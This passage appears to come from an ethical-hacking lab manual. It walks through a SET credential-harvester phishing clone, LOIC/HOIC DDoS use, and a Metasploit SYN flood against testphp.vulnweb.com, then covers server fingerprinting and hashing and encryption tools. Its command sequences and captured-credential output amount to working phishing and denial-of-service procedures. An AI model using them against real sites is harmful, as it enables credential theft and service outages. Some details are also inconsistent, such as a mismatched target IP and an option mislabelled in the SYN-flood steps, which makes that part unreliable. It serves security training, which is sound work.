7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.

6. Type “3” for Credentials harvester attack method



The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitat ion through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method
99) Return to Main Menu

7. Type “2” for Site Cloner

```

Terminal
File Edit View Search Terminal Help
 8) HTA Attack Method
 99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

 1) Web Templates
 2) Site Cloner
 3) Custom Import

 99) Return to Webattack Menu
set:webattack>

```

8. Type IP address of Kali Linux machine (10.10.50.200 in our case).

```

Terminal
File Edit View Search Terminal Help
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

 1) Web Templates
 2) Site Cloner
 3) Custom Import

 99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.50.200]
[0]: 

```

9. Type target URL

```

Terminal
File Edit View Search Terminal Help
 99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.10.50.200
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.
[*] Cloning the website: http://www.
[*] This could take a little bit...
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```


10. Now, http://10.10.50.200 will be used. We can use this address directly, but it is not an effective way in real scenarios. This address is hidden in a fake URL and forwarded to the victim. Due to cloning, the user could not identify the fake website unless he observes the URL. If he accidentally clicks and attempts to log

in, credentials will be fetched to Linux terminal. In the figure below, we are using <http://10.10.50.200> to proceed.

11. Login using username and Password

Username: admin

Password: Admin@123




12. Go back to Linux terminal and observe.


```
Terminal
File Edit View Search Terminal Help
[+] cloning the website: http://10.10.50.200
[+] This could take a little bit...
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[+] The Social-Engineer Toolkit Credential Harvester Attack
[+] Credential Harvester is running on port 80
[+] Information will be displayed to you as it arrives below:
10.10.50.202 - [08/May/2018 02:35:35] "GET / HTTP/1.1" 200 -
[+] WE GOT A HIT! Piping the output...
PARAM: __VIEWSTATE=/wEPDwULLTE3MDcSMjQzOTdkZPNeI7Up3MUyvDKSiaIlkEbQgwS2lXI/ntus
ENMfdy7
PARAM: __VIEWSTATEGENERATOR=C2EE9ABB
PARAM: EVENTVALIDATION=/wEdAAQ0izha2YkE5IBBUN8FUPxq6WMttrRuII9aE3DBg1DcnOGGcP00
2LAX9axRe6vM0j2F3f3Aw5KugaKAa3qX7zRfqP6FEuh56Etqq7+ihRijyy+u65LCLvniciCwWt1XTdZm40
=
POSSIBLE USERNAME FIELD FOUND: txtusername=admin ←
POSSIBLE PASSWORD FIELD FOUND: txtpwd=Admin@123
POSSIBLE USERNAME FIELD FOUND: btnlogin=Login
[+] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Username admin and password is extracted. If the user types it correctly, exact spelling can be used. However, you will get the closest guess of user ID and password. The victim will observe a page redirect, and he will be redirected to a legitimate site where he can re-attempt to log in and browse the site.

b. Perform the DDOS attack using the following tools:

i. HOIC**ii. LOIC**

See the basic screen of the tool in the snapshot above in Figure.



- Step 1:** Run the tool.
- Step 2:** Enter the URL of the website in The URL field and click on Lock O. Then, select attack method (TCP, UDP or HTTP). I will recommend TCP to start. These 2 options are necessary to start the attack.




Figure3: LOIC in action (I painted the URL and IP white to hide the identity of the victim in snap) • **Step 3:** Change other parameters per your choice or leave it to the default. Now click on the Big Button labeled as “IMMA CHARGIN MAH LAZER.” You have just mounted an attack on the target.

After starting the attack you will see some numbers in the Attack status fields. When the requested number stops increasing, restart the LOIC or change the IP. You can also give the UDP attack a try. Users can also set the speed of the attack by the slider. It is set to faster as default but you can slow down it with the slider. I don't think anyone is going to slow down the attack.

iii. Metasploit

First, select your target's IP address. I am taking **testphp.vulnweb.com** as a victim. So you know how to get an IP address from a domain name. Simple doping and that will give to domain IP address.

```
(kali㉿kali)-[~]
└─$ ping testphp.vulnweb.com
PING testphp.vulnweb.com (18.192.172.30) 56(84) bytes of data.
64 bytes from ec2-18-192-172-30.eu-central-1.compute.amazonaws.com (18.192.
172.30): icmp_seq=1 ttl=39 time=206 ms
64 bytes from ec2-18-192-172-30.eu-central-1.compute.amazonaws.com (18.192.
172.30): icmp_seq=2 ttl=39 time=228 ms
^C
--- testphp.vulnweb.com ping statistics ---
3 packets transmitted, 2 received, 33.3333% packet loss, time 2004ms
rtt min/avg/max/mdev = 205.509/216.576/227.643/11.067 ms
```

So now I know the victim's IP Address **18.192.182.30**.

Launching Metasploit by typing **msfconsole** in your kali terminal

```
File Actions Edit View Help

dBBBBBBb dBBBP dBBBBBBP dBBBBBb
      dB'          BBP
dB'dB'dB' dB' dBPP      dBp      dBp BB
dB'dB'dB' dBp      dBp      dBp BB
dB'dB'dB' dBBBBP    dBp      dBBBBBBBB

dBBBBBP  dBBBBBBb  dBp      dBBBBBP dBp dBBBBBBP
      dB' dBp      dB'.BP
dBp      dBp      dBp      dB'.BP dBp      dBp
dBBBBp  dBp      dBBBBP dBBBBP dBp      dBp

Home

o To boldly go where no
shell has gone before

o [ metasploit v6.0.15-dev
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post      ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops      ]
+ -- --=[ 7 evasion      ]

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf6 > 
```

Then use the select the auxiliary “auxiliary/dos/TCP/synflood” by typing the following command.

Msf6 > use auxiliary/dos/tcp/synflood

Msf6> show options

```

+ -- =[ metasploit v6.0.15-dev
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post      ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops        ]
+ -- --=[ 7 evasion          ]]

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

  Name      Current Setting  Required  Description
  _____
  INTERFACE            no        The name of the interface
  NUM                 no        Number of SYNs to send (else unlimited)
  RHOSTS              yes      The target host(s), range CIDR identifier, or hosts file
  le with syntax 'file:<path>'.
  RPORT                80       yes      The target port
  SHOST               no        The spoofable source address (else randomizes)
  SNAPLEN             65535    yes      The number of bytes to capture
  SPORT               no        The source port (else randomizes)
  TIMEOUT              500     yes      The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > █

```

Now you can see you have all the available options that you can set.

To set an option just you have to type **set** and the **option name** and option.

You have to set two main option

RHOST=target IP Address

RPORT=target PORT Address

Set RPORT 18.192.182.30

Set RPORT 80

```

+ -- =[ metasploit v6.0.15-dev
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post      ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops        ]
+ -- --=[ 7 evasion          ]]

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

  Name      Current Setting  Required  Description
  _____
  INTERFACE            no        The name of the interface
  NUM                 no        Number of SYNs to send (else unlimited)
  RHOSTS              yes      The target host(s), range CIDR identifier, or hosts file
  le with syntax 'file:<path>'.
  RPORT                80       yes      The target port
  SHOST               no        The spoofable source address (else randomizes)
  SNAPLEN             65535    yes      The number of bytes to capture
  SPORT               no        The source port (else randomizes)
  TIMEOUT              500     yes      The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > █

```

To launch the attack just type.

exploit


```
msf6 auxiliary(dos/tcp/synflood) > options
Module options (auxiliary/dos/tcp/synflood):
Name  Current Setting  Required  Description
INTERFAC no            The name of the interface
NUM    no            Number of SYNs to send (else unlimited)
RHOSTS yes           The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT   80            yes          The target port
SHOST   no            The spoofable source address (else randomizes)
SNAPLEN 65535        yes          The number of bytes to capture
SPORT   no            The source port (else randomizes)
TIMEOUT 500           yes          The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 18.192.182.30
RHOSTS => 18.192.182.30
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 18.192.182.30

[*] SYN flooding 18.192.182.30:80 ...

```

to see the packets you can open Wireshark.



So that's how you can perform a DOS attack.

Practical No. 7

a. Use the following tools to protect attacks on the web servers:


i. ID Server


Download and install ID Server tool.

1. Enter URL or IP address of the target server



2. Enter the Query The Server/button.



3. Copy the Extracted information.

The screenshot shows a Windows Notepad window titled "Untitled - Notepad". The content of the window is a text dump of an HTTP request and its response. It includes details such as the IP address (10.10.50.20), the server type (Apache/2.4.18 (ubuntu)), and various HTTP headers like Date, Server, Last-Modified, ETag, Accept-Ranges, Content-Encoding, Content-Length, and Connection. The text ends with "Query complete.".

```
Untitled - Notepad
File Edit Format View Help
Initiating server query ...
Looking up the domain name for IP: 10.10.50.20
The domain name for the IP address is: [REDACTED]
Connecting to the server on standard HTTP port: 80
[Connected] Requesting the server's default page.
The server returned the following response headers:
HTTP/1.1 200 OK
Date: [REDACTED]
Server: Apache/2.4.18 (ubuntu)
Last-Modified: [REDACTED]
ETag: "1868-54a9a4b0b3d00-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1743
Connection: close
Content-Type: text/html
Query complete.]
```

Information such as Domain name, open ports, Server type and other information are extracted.


Practical No. 8

Use the following tools for cryptography


i. HashCalc

Calculating MD5 value using
HashCalc


1. Open HashCalc tool.




2. Create a new file with some content in it as shown below.



3. Select Data Format as “File” and upload your file



4. Select Hashing Algorithm and Click Calculate



5. Now Select the Data Format to “Text String” and Type “IPSpecialist...” into Data filed and calculated MD5.



MD5 Calculated for the text string “IPSpecialist...” is
“**a535590bec93526944bd4b94822a7625**”

6. Now, let's see how MD5 value is changed from minor change.



Just lowering the case of single alphabet changes entire hashing value. MD5 Calculated for the text string “IPspecialist...” is “**997bd71ad0158de71f6e97a57261b9a7**”

ii. Advanced Encryption Package

- Download and Install Advance Encryption Package Latest Version. In this Lab, we are using Advanced Encryption Package 2014 and 2017 to ensure compatibilities on Windows 7 and Windows 10.




- Select the File you want to Encrypt.
- Set password
- Select Algorithm



5. Click Encrypt



6. Compare both Files



7. Now, After forwarding it to another PC, in our case, in Windows 10 PC, decrypting it using Advanced Encryption package 2017.

8. Enter password




9. File Successfully decrypted.

